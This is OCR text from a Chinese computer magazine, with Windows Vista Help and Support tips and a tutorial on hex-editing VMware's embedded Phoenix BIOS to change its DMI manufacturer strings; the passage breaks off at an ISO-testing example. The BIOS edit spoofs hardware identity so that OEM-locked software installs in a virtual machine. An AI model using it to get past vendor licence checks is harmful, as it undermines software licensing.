
红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

行搜索，如果你使用的是英文版本，那么请输入"Compatibility"这个关键字，当显示搜索结果时，请选择排在第1位的"启动程序兼容性向导"，然后我们会看到如图3所示的页面，终于在这里发现了启动程序兼容性向导的入口，"单击打开程序兼容性向导"，再根据向导的提示进行操作即可，其实这就是Vista的自动帮助模式。

小提示

★当然，如果你不希望每次都通过这种方法迂回使用程序兼容性向导，那么可以在桌面上新建一个快捷方式，项目的名称为"%systemroot%\System32\mshta.exe res://acprgwiz.dll/compatmode.hta"，名称和图标什么的自由设置好了，以后双击这个快捷方式即可启动程序兼容性向导。



3

帮助也有"帮助"的难题

虽然Vista的"帮助和支持"相当出色，但也许由于种种原因，你还是无法使用帮助，例如下面的两种情况。


情况1：无法查看.hlp文件

不知朋友们是否注意到，如果你试图在Vista下双击32位的.hlp帮助文件，那么会看到一个尴尬的提示，显示这一帮助文件不可用。这是因为从Vista和代码名为"Longhorn"的Windows Server开始，Windows帮助程序已经被从标准组件的名单中清除，这样一来就会带来这样的后果：在以兼容性方式运行第三方程序时，虽然程序自身的运行问题得到解决，但程序自带的帮助却无法查看。

如果你确实需要打开32位的.hlp帮助文件，那么需要安装相关的补丁，请从微软官方网站的下载中心下载并安装KB917607的更新程序(WinHlp32.exe)，然后就可以在Vista上正常查看32位的.hlp文件了。KB917607下载地址：http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=6ebcfad9-d3f5-4365-8070-334cd175d4bb(下载时需要正版验证)。

情况2：无法启用帮助和支持

如果你在Vista下发现无法使用"帮助和支持"，而且出现IE下载错误的提示(见图4)，这可能是安装了Dreamweaver 8的缘故。



4

解决方法是在安装Dreamweaver 8时不要选中xml格式关联，如果已经安装并关联了XML，也不需要卸载Dreamweaver，只要打开注册表编辑器，找到[HKEY_CLASSES_ROOT\.xml]，将右侧窗格中的"Content Type"的键值由"application/x-xml"修改为"text/xml"，刷新后就可以了。

用好帮助的绝顶技巧


朋友们可千万别小瞧了Vista下的"帮助和支持"，新增加的"引导式帮助"可是大有来头，它既可以引导用户分步完成某项任务，更可以自动执行任务，这可是太令人兴奋了。

1.哪些帮助主题才是引导式帮助

在帮助中输入"guided help"，很快会列出如图5所示的30个最佳结果。不过并非这里的所有项目都提供了引导式帮助，下面是一些比较常见的引导式帮助主题：更改默认打印机、显示通知区域(系统任务栏)中的所有图标、查找计算机的IP地址、更改打开某处类型的文件的程序、显示隐藏文件、显示或隐藏文件扩展名等。

2.自动完成任务

简单地说，只有包含了"自动完成"和"分步显示(推荐)"两个项目的帮助主题才可以使用引导式帮助。例如，在图5所示窗口中单击"显示或隐藏文件扩展名"，会出现如图6所示界面，这里提供了"自动完成"和"分步显示(推荐)"的选项，单击"自动完成"链接，接下来我们可以看到系统自动进行的相关操作，就像放电影一样，一步一步演示给你看。



5

6

在这个过程中，我们除了在即将结束任务或关键步骤时需要单击"下一步"按钮以确认之外，其余部分不需要进行任何干涉。当然你在此过程中随时可以结束引导式帮助，只要鼠标单击即可，最后完成后会给出相应的提示。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

武林W传拾遗录

沙场点兵，VMware以一当十 齐心协力，莫小贝终脱险境

虚拟机VMware的高级应用技巧

Tag **虚拟机、VMware、BIOS** 〉实例 〉系统

本集编剧/**柳言飞语**

从本文你将学到

- ✓ 使用UltraEdit修改二进制文件的技巧
- ✓ 通过Phoenix BIOS Editor修改BIOS数据的方法
- ✓ VMware的使用秘技

火速链接

今天要介绍的是VMware的一些高级技巧，如果你对虚拟机的概念以及VMware这款软件不是很了解，可先翻阅本刊2004年第21期《巧用VMware 电脑分身有术》、2005年第3期《今天做个只有一台电脑的网络管理员》、2005年第13期《打破窗户的企鹅》（部分内容为VMware下安装Linux）及2006年第3期《玩VMware分文不花 虚拟机轻松装和用》。如果你已经无法找到这些文章，可在我的博墅（http://fly2spring.blog.cfan.com.cn）下载相关的PDF文档。

软件小档案：UltraEdit 32

文件大小： 9910 KB | **软件版本：** 13.00a
软件授权： 共享软件
适用平台： Windows系列
下载地址： http://www.newhua.com/soft/7752.htm

小提示

保存文件的扩展名之所以使用“.rom”，是为了与接下来要使用的Phoenix BIOS Editor软件兼容。

【剧情简介】

在第11期《电脑爱好者》上，“武林W传”系列暂告一段落，CFan客栈广邀天下英雄，终于成功解救出莫小贝。这其中还有一段不为人知的轶事：为了做到万无一失，行动之前大家曾做过多次演习，但因为人太多电脑设备不够用，所以大家借助于虚拟机软件将一台电脑变成“多”台，在没怎么增加成本的情况下提高了演习的质量。今天我们就一同回到众好汉练兵的现场。


实例1：虚拟机也要升级主板BIOS

网上流行的虚拟机软件，主要有VMware和Virtual PC两种。不过自Virtual PC被微软招安之后，它的局限性越来越大，对Windows系列之外的其他操作系统的支持越来越差，所以众豪侠毅然选择了VMware。

市场上的品牌机，许多都带有特别定制的操作系统甚至一些工具软件等，即所谓OEM软件。这类软件一般会检测主板BIOS中相应的数据，只有与预设的值相符合才可以正常安装使用。但VMware千篇一律使用的是Phoenix BIOS，如何让它也能安装OEM操作系统或工具呢？办法之一就是修改VMware虚拟机的BIOS，写入OEM软件要检测的数据（一般为厂商名称、产品型号等）。

第1步 以VMware Workstation 5.0为例，它的虚拟机BIOS数据包含在C:\Program Files\VMware\VMware Workstation\bin文件夹的vmware-vmx.exe文件中。首先启动UltraEdit 32（也可使用其他可编辑二进制文件的软件），在左侧窗格的“资源管理器”中双击打开vmware-vmx.exe文件（安全起见，最好先将这一文件做个备份）。

第2步 单击“搜索→转到行/页”（快捷键为：Ctrl+G），在打开的跳转对话框中输入“0x00357c80”（不含引号，前面的0x表示此为16进制数），单击“确定”即可跳转到这一行。这里即是此文件所包含BIOS数据的起始位置，显示的数据全部为FF，将光标置于这一行的行首。接着拖动右侧滚动条向下翻到0x003d7c70处，这一行的末尾数据应该是“EA 66 E7 00 F0 00 00 00”，此时按下Shift键不放并点击这一行的行尾，便可选中0x00357c80～0x003d7c70之间的所有数据了，如图1所示，选中的字节数为524288，正好占用512KB的空间大小。单击菜单“文件→选择另存为”，将所选数据保存为“vmware-vmx.rom”。



红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

柳絮飞 http://fly2spring.blog.cfan.com.cn

第3步 暂且不要关闭UltraEdit窗口。启动Phoenix BIOS修改工具Phoenix BIOS Editor，单击菜单“File→Open”（文件→打开），打开刚才保存的vmware-vmx.rom，如图2所示，主窗口左侧列出了BIOS中的所有模块，带有“+”号的模块可以点击展开，如果选中某项时下面的Change（改变）按钮变黑，则可以双击该项进行修改。主窗口右侧显示的则是可以修改的模块界面。

第4步 不同的OEM软件需要检测的BIOS数据不尽相同，可针对自己所拥有的软件在网络上查询相关的资料，再加以修改。这里我们假设OEM软件要求BIOS中的厂商名称要相符，可在右侧点选“DMI Strings”窗口，双击Motherboard Manufacturer Name（主板厂商名称），在弹出的窗口中将原来的Intel Corporation改成相应的厂商名称即可。

第5步 修改完毕，单击菜单“File→Build BIOS”（文件→创建BIOS），这个过程中还会提示你是否打开Log日志，从中可以查看BIOS中各模块的地址以及剩余空间等信息，创建完毕又会弹出对话框询问是否保存新的ROM文件（Do you want to save the new ROM?），单击“是”保存即可。

第6步 返回到UltraEdit窗口中，确保刚才的选择状态没有改变，按Shift+Del键执行删除操作，这时插入光标应该在0x00357c80行的最开始处，此时再执行“文件→特殊功能→插入文件”命令，插入刚才修改的vmware-vmx.rom，然后保存文件并退出UltraEdit即可。接下来就可以启动VMware，随意安装体验不同的OEM软件了。

注意：在修改BIOS安装体验某个OEM软件之前，一定要先查看一下软件的授权声明，因为不同的OEM软件有着不同的授权范围，千万不要侵权使用。

软件小档案：Phoenix BIOS Editor

文件大小： 4690 KB　**软件版本：** 2.08

软件授权： 共享软件


适用平台： Windows系列

下载地址： http://bbs.cfan.com.cn/forum-144-1.html

（或以软件名称为关键字自行搜索下载）

小提示

★修改内容时，原来外层的引号一定要保留，不可以删除。另外，在这个软件界面中，可以修改多项BIOS数据，有兴趣的朋友可以多试试，不过一定要注意先备份好文件，以免损坏文件后无法恢复。



2


实例2：在VMware中测试可启动光盘的ISO镜像

在系统出现故障时，一张可启动光盘将能助你一臂之力。而在制作好可启动光盘ISO镜像并准备刻录光盘之前，先在虚拟机里测试一下，可避免光盘刻出来后不可用的问题。

第1步 启动VMware，单击“New Virtual Machine”（新建虚拟机），根据弹出的向导提示，随意制作一个虚拟机（如基于Windows平台的虚拟机）。

